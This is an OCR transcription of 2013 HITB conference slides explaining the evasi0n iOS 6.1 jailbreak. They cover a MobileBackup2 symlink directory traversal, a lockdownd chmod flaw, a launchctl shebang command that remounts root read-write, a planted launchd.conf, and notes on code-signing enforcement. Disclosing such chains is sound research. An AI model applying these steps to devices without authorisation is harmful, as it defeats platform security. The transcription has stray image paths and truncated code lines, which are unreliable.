SWIPING THROUGH MODERN SECURITY FEATURES

HITB Amsterdam, April 11th, 2013

HITBSecConf
Keeping Knowledge Free for Over a Decade

REACHING THE KERNEL

- Run unsigned code outside the sandbox
- Get around ASLR
- Take control of the kernel

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RUNNING CODE OUTSIDE THE SANDBOX

- Disable code signing
- Convince launchctl/launchd to run a program as root

iOS 6.1 launchctl HARDENING

- LaunchDaemons are now loaded from the signed dyld cache.
- LaunchDaemons on the filesystem are ignored.

launchctl 6.1 WEAKNESSES

- /etc/launchd.conf is still available
  - Used for jailbreaks since Corona untether
- /etc/launchd.conf able to execute any launchd command (with the exception of loading filesystem LaunchDaemons).
- bsexec can run arbitrary programs.

RUNNING UNSIGNED CODE

- Write to root file system (specifically /etc/launchd.conf)
- Disable code signing
- Convince launchctl/launchd to run a program as root

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
EVASI0N INJECTION



Remounting the root filesystem without being root
and putting the evasi0n untether payload in place

INJECTION STEPS

- Remount root filesystem
- Write `/etc/launchd.conf`
- Upload evasi0n untether payload

REMOUNTING ROOT FS

- `launchctl` can be used to make launchd run commands
- Uses control socket /var/tmp/launchd/sock
- But only root has access to that socket
  -- unless we change the permissions

REMOUNTING ROOT FS

- We need to:
  - execute `launchctl` command
  - change launchd control socket permissions (since we're not root)

EXECUTING LAUNCHCTL

- We can run a command with the tap of an icon by replacing an app binary with a shell script containing a specific shebang:

```
#!/bin/launchctl
```

- To not mess up any existing app we use one of the hidden apps for our purpose
  ➔ DemoApp.app

ADDING EVASI0N ICON

- Adding an app requires modification of `/var/mobile/Library/Caches/com.apple.mobile.installation.plist`
  - holds state of all apps (also system apps)
  - not accessible using AFC
  - not included in backup
  - luckily the file_relay service can be used to retrieve it

/var/mobile/Library/Caches/com.apple.mobile.installation.plist

```xml
<plist version="1.0">
<dict>
        ...
        <key>System</key>
        <dict>
                <key>com.apple.DemoApp</key>
                <dict>
                        <key>ApplicationType</key>
                        <key>System</key>
                        ...
                        <key>SBAppTags</key>
                        <array>
                                <string>hidden</string>
                        </array>
                        ...
                        <key>Path</key>
                        <string>/var/mobile/DemoApp.app</string>
                        ...
                        <key>EnvironmentVariables</key>
                        <dict>
                                <key>LAUNCHD_SOCKET</key>
                                <string>/private/var/tmp/launchd/sock</string>
                        </dict>
                </dict>
                ...
        </dict>
        ...
</dict>
```

ADDING EVASI0N ICON

- Now, we need to write back `com.apple.mobile.installation.plist`
- file_relay service does not provide upload functionality
- Write anywhere vulnerability required
  ➔ MobileBackup2 directory traversal

ABOUT MOBILEBACKUP2

- MobileBackup2 has a set of backup domains
- Backup domains define 'allowed' paths
- Adding arbitrary files is not possible everywhere
- But there are several usable paths, e.g. `MediaDomain:Media/Recordings` (`/var/mobile/Media/Recordings`)

ABOUT MOBILEBACKUP2

- Backup restore process changed with iOS 6
- Files are created in /var/tmp, staged (renamed) to another directory in /var, and finally renamed to its destination
- Obviously limits writing files to /var partition since rename doesn't work across filesystems

DIRECTORY TRAVERSAL


- For accessing a path outside the allowed ones we just add a symlink to the backup, e.g.:
  `Media/Recordings/haxx`
  with `haxx` pointing to `/var/mobile`
- When the backup is restored, MB2 restores
  `Media/Recordings/haxx/DemoApp.app`
  but it actually writes
  `/var/mobile/DemoApp.app`

ADDING EVASI0N ICON

- So to finally add the icon we use MB2 to write what we need:

```
/var/mobile/Library/Caches/
    com.apple.mobile.installation.plist
/var/mobile/DemoApp.app
/var/mobile/DemoApp.app/DemoApp
/var/mobile/DemoApp.app/Info.plist
/var/mobile/DemoApp.app/Icon.png
/var/mobile/DemoApp.app/Icon@2x.png
...
```

- Reboot device...



EXECUTING LAUNCHCTL

- The replaced DemoApp binary we just injected with MB2 is a script with the following shebang:

```
#!/bin/launchctl submit -l remount
  -- /sbin/mount -v -t hfs -o rw /dev/
disk0s1s1
```

- But wait! where's the mount point parameter?

EXECUTING LAUNCHCTL

- The icon tap will result in the app's path being appended as last parameter to the command line
  - Mount target is app ‘binary’ at first, so mount fails initially
- To resolve this we just replace the DemoApp 'binary' with a symlink (using MB2):

```
/var/mobile/DemoApp.app/DemoApp -> /
```

- Since launchd restarts the job automatically the remount should succeed after a while

REMOUNTING ROOT FS

- We need to:
  - ✓ execute `launchctl` command
  - change launchd control socket permissions (since we're not root)

CHANGING PERMISSIONS

- Why not use MB2 directory traversal?
  - MB2 doesn't allow changing permissions on existing files - just re-creating them
  - MB2 can't create socket files
- ... but we still need MB2 to help out

TIMEZONE VULNERABILITY

- Flaw in `lockdownd`:

```
MOVW     R0, #(aPrivateVarDbTi - 0x4DB8A) ; "/private/var/db/timezone"
MOVW     R1, #0x1FF ; mode_t -> 0777
MOVT.W   R0, #4
ADD      R0, PC  ; char *
BLX      _chmod
```

- chmod("/private/var/db/timezone", 0777);
- no further checks
- executed every launch

TIMEZONE VULNERABILITY

- Use MB2 directory traversal to add `/var/db/timezone` symlink pointing to the file to chmod
- Crash lockdownd by sending a malformed property list to make it relaunch and perform the actual chmod

REMOUNTING ROOT FS

- We need to:
  - ✓ execute `launchctl` command
  - ✓ change launchd control socket permissions (since we're not root)

INJECTION STEPS

- ✓ Remount root filesystem
- Write `/etc/launchd.conf`
- Upload evasi0n untether payload

WRITING launchd.conf

- To write the /etc/launchd.conf we could just use the MB2 directory traversal, couldn't we?
- As mentioned earlier MB2 does not allow restoring files outside /var
- Unlike regular files MB2 creates symlinks directly in the staging directory

WRITING launchd.conf

- Allows to create a symlink `/etc/launchd.conf` whilst creating it as a regular file will fail
- launchd will still load the file pointed to by the `/etc/launchd.conf` symlink on startup

INJECTION STEPS

- ✓ Remount root filesystem
- ✓ Write `/etc/launchd.conf`
- Upload evasi0n untether payload

UPLOADING EVASI0N PAYLOAD

- Since we already have the MB2 directory traversal, we just use it to upload the untether payload to the unique location `/var/evasi0n`
- Finally we use AFC to upload the Cydia package to `/var/mobile/Media/evasi0n-install`

INJECTION STEPS

- ✓ Remount root filesystem
- ✓ Write `/etc/launchd.conf`
- ✓ Upload evasi0n untether payload

REBOOT TO UNTETHER!

iOS CODE SIGNING

Weaknesses

Swiping through modern security features, HITB, AMS 2013 @evad3rs

PROTECTIONS

- when loading binaries
- when accessing executable pages
- when accessing signed pages

SIGNED PAGE ACCESS

- Enforced in `vm_fault_enter`
- Dependent on "CS blobs" being registered by loader.
- Blobs indicate ranges of the file/vnode that is signed and their hashes.
- No blobs loaded? No checking is done.

EXECUTABLE PAGE ACCESS

- Enforced in `vm_fault_enter`
- If a process tries to access an executable page that is not signed it is killed.
  - (depending on `CS_KILL`, but it is set for every single binary on iOS)

LOADING CODE

- Code loaded through two primary paths:
  - Executables are loaded by kernel
  - dylibs are loaded by dyld
- Each path has to validate what they load is signed separately.

LOADING A BINARY

- Kernel gets an `execve` syscall. MAC hooks for the AMFI kext are set in this method call tree.
- `mpo_vnode_check_exec` is called which sets `CS_HARD` and `CS_KILL`
- Kernel loads CS blobs from Mach-O
- `mpo_vnode_check_signature` calls amfid, a userland daemon, to do the validation
- If signature checking fails, kernel kills the process


LOADING A DYLIB

- If a dylib being loaded is code signed, its blobs are loaded into the CS blobs for the current process.
- dyld calls `fcntl(F_ADDFILESIGS)`

```
// create image by mapping in a mach-o file
ImageLoaderMachOClassic* ImageLoaderMachOClassic::instantiateFromFile(const char* path, int fd, const uint8_t* fileData,
                                                                                                                          u
                                                                                                                          u
                                                                                                                          c
{
        ImageLoaderMachOClassic* image = ImageLoaderMachOClassic::instantiateStart((macho_header*)fileData, path, segCoun
        try {
                // record info about file
                image->setFileInfo(info.st_dev, info.st_ino, info.st_mtime);

        #if CODESIGNING_SUPPORT
                // if this image is code signed, let kernel validate signature before mapping any pages from image
                if ( codeSigCmd != NULL )
                        image->loadCodeSignature(codeSigCmd, fd, offsetInFat);
        #endif

                // mmap segments
                image->mapSegmentsClassic(fd, offsetInFat, lenInFat, info.st_size, context);

                // finish up
                image->instantiateFinish(context);
```

```
#if CODESIGNING_SUPPORT
void ImageLoaderMachO::loadCodeSignature(const struct linkedit_data_command* codeSigCmd, int fd,  uint64_t offsetInFatFile)
{
        fsignatures_t siginfo;
        siginfo.fs_file_start=offsetInFatFile;                  // start of mach-o slice in fat file
        siginfo.fs_blob_start=(void*)(codeSigCmd->dataoff);     // start of CD in mach-o file
        siginfo.fs_blob_size=codeSigCmd->datasize;                      // size of CD
        int result = fcntl(fd, F_ADDFILESIGS, &siginfo);
        if ( result == -1 )
                dyld::log("dyld: F_ADDFILESIGS failed for %s with errno=%d\n", this->getPath(), errno);
        //dyld::log("dyld: registered code signature for %s\n", this->getPath());
}
#endif
```

DEPENDENCIES

